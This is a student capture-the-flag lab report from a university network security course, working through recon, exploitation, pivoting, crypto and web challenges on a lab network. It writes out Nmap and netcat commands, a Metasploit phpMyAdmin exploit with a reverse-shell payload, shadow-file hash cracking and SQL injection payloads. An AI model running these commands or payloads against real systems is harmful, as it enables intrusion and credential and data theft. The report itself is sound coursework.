Final CTF

Department of computer science

Adelphi university

CSC – 380 -001 Computer and Network Security

Professor. Sung Kim

By – Dikshant Kakadiya

Mohammad Abdullah

Group 6

Date – may 8th 2024

## Introduction

The lab assignment was designed to simulate a realistic penetration testing environment through a series of Capture The Flag (CTF) challenges. These challenges encompassed various aspects of cybersecurity including network reconnaissance, vulnerability assessment, exploitation, and web security. we were tasked with identifying vulnerabilities within a controlled network environment, exploiting these vulnerabilities to gain access, and retrieving sensitive data, all while utilizing standard tools and techniques common in the field of cybersecurity and those taught in the course.

## Background Research/References


Throughout the lab, several external resources were utilized to assist with the completion of the tasks:

* **Nmap**: The official Nmap documentation was consulted to understand the various scanning options available and to learn the best practices for port scanning and service identification.
* **Metasploit Framework**: The Metasploit Unleashed course provided by Offensive Security was used as a reference to understand the use of the Metasploit Framework for exploiting vulnerabilities.
* **John the Ripper**: Documentation from the Openwall site was used to leverage John the Ripper for effective password cracking.
* **CVE Details**: This database was used to look up vulnerabilities once software versions were identified from the scans, allowing for targeted attacks based on known weaknesses.
* **Rot13**.com to decipher
* [**https://www.dcode.fr/xor-cipher**](https://www.dcode.fr/xor-cipher) **to dechiper**

**Methodology & Results**


# Recon 1:

* **Method**: Executed an Nmap scan on the first 3000 ports across 100 IPs.
  + nmap -sV -p 1-3000 192.168.42.1-100
* **Findings**: Identified host at 192.168.42.44
* **Flag Captured**: csc380ctf{192.168.42.44}




# Recon 2:

* **Method**: Similar Nmap scan as Recon 1 to identify different active hosts.
  + nmap -sV -p 1-3000 192.168.42.1-100
* **Findings**: Host detected at 192.168.42.49.
* **Flag Captured**: csc380ctf{192.168.42.49}




# Recon 3:


* **Method**: Conducted a version detection scan for services up to port 3000.
  + nmap -sV -p 1-3000 192.168.42.1-100
* **Findings**: Identified Apache version 2.4.10.
* **Flag Captured**: csc380ctf{2.4.10}



# Recon 4:

* **Objective**: Locate services running on high-numbered ports.
* **Method**: Performed a segmented Nmap scan from ports 45000 to 55000 after broader scans in higher ranges.
  + nmap -p 45000-55000 192.168.42.53
  + nc 192.168.42.53 50004
* **Flag Captured**: csc380ctf{50KPortL1st}





# Recon 5:

* **Objective**: Utilize social media for reconnaissance.
* **Method**: Searched different social medias and then on Twitter for Dr. Kees Leune, leading to the discovery of a pertinent tweet.
* **Flag Captured**: Csc380{7ac92ae2bd73137ea0139ef68f4bb4a1}


# Attack 0:

* **Objective**: Access and exploit the phpMyAdmin installation.
* **Method**: Accessed <http://192.168.42.26/phpmyadmin/>using default credentials (admin/admin).
* **Flag Captured**: csc380ctf{ReadySetGo!}



# Attack 1:

* **Objective**: Exploit phpMyAdmin using a known vulnerability.
* **Tools Used**: Metasploit Framework.
* **Method**: Configured and executed phpMyAdmin LFI RCE exploit via Metasploit.
  + msfconsole
  + use exploit/multi/http/phpmyadmin\_lfi\_rce
  + set RHOSTS 192.168.42.26
  + set TARGETURI /phpmyadmin/
  + set USERNAME admin
  + set PASSWORD admin
  + set payload php/meterpreter/reverse\_tcp
  + set LHOST 192.168.42.128
  + set LPORT 4445
  + exploit
* Followed by local reconnaissance and capturing the flag from flag.txt.
* **Flag Captured**: csc380ctf{We are Legion!}





# Attack 2:

* **Objective**: Crack an encrypted password to gain SSH access.
* **Method**: Downloaded the /etc/shadow file, extracted the hash for "george", and cracked it using John the Ripper with rockyou.txt.
  + john with fork=10 and rockyou.txt
* **Hash:**george:$6$XmF.e4EF$OcfraAt03hCMJS/yKIPeKuf7c3x7jv60Sy.xmFA64ddm9mwf w7lNrY4MZ/wcYQ9v2uvHZItTOZz9.raOp6Y23.
* The password was “vanillaicecream”
* Ssh’ed into the server using ssh [george@192.168.42.26](mailto:george@192.168.42.26) and used the password. The flag was in the flag.txt file.
* **Flag Captured**: csc380ctf{D0ntUseEZPws!}

# Attack 3:

* **Objective:** A *bastion host* has more than one network interface. Can you find such a host?
* Method: while still in the same ssh server ,we did ip address and we found out different IP we namp all the ip and this ip had 192.168.42.2 file in it and we fout out a flag
* Flag Captured : Csc380{Camelot!}







# Attack 4:

# Objective: Not all files are easily accessible in someone's home directory. Look a little harder to find another flag in a shareable file.

# **Method**: we log into George’s ssh 192.168.42.26 then we looked for what all file were there and we went to tmp dir and foud out that there a flag file so we cat the flag file and we got amd we found a rot13 me flag so we google the decoded for rot13 and we founff the flag

* **Flag Captured**: csc{securitythroughobscuritydoesntwork}





# Crytpo2:

# Ojective: There is another crypto challenge hidden in a message sent from diane to bonnie. Can you locate it and solve it?

# **Method**: while we are on Gorge’s ssh server, we looked for file on the server and then a we went a directly back untile we found a file name bonnie we open the file bonnie and we found a massage in hexadecimal with a hnit to desifer with Xor Cioher we we went to google to look up xor depire and we out the flag


* **Flag Captured**: csc380ctf{xor0bfusqt}






**Pivot1:**

* **objectiveWhat is the value of the flag located in /root/flag.txt on the email server?**
* **Method:** Ran Nmap on IP range and looked for open SMTP servers, found it with SSH open as well. So used the same user and password for George and me. Then we looked to see what all files were there, and we found a flag file, so we cat it. But it did not open up so we use the sudo command and get root enetry and cat it and it worked
* **Flag captured**: csc380ctf{roottoorroott00r}



# Web 1:


* **Flag Captured**: csc380ctf{MrR0b0twazh3r3?}



csc380ctf{MrR0b0twazh3r3?}

# Web 2:

* **Method**: Used SQL Injection to bypass login authentication.
* **Injection Used**: ' or true --
* **Context**: This SQL logic flaw allows unconditional login bypass, likely impacting user validation checks.




# Web 3:

* **Objective**: Extract sensitive data via SQL Injection.
* **Injection Used**:

sql' UNION SELECT NULL,NULL,NULL,NULL,ssn FROM students WHERE

studentid='9902878' --

* **Flag Captured**: csc380ctf{999541284}



## Conclusion

This lab exercise underscored the critical importance of comprehensive vulnerability assessments and the need for regular security audits within any network environment. Tools such as Nmap and Metasploit proved invaluable in identifying and exploiting vulnerabilities, highlighting the necessity for continuous monitoring and updating of security measures to guard against evolving threats. The successful execution of attacks also emphasized the importance of strong password policies and the risks associated with default configurations. Overall, the lab reinforced best practices in cybersecurity, from the reconnaissance phase through to exploitation and post-exploitation, providing practical experience in securing and penetrating network systems.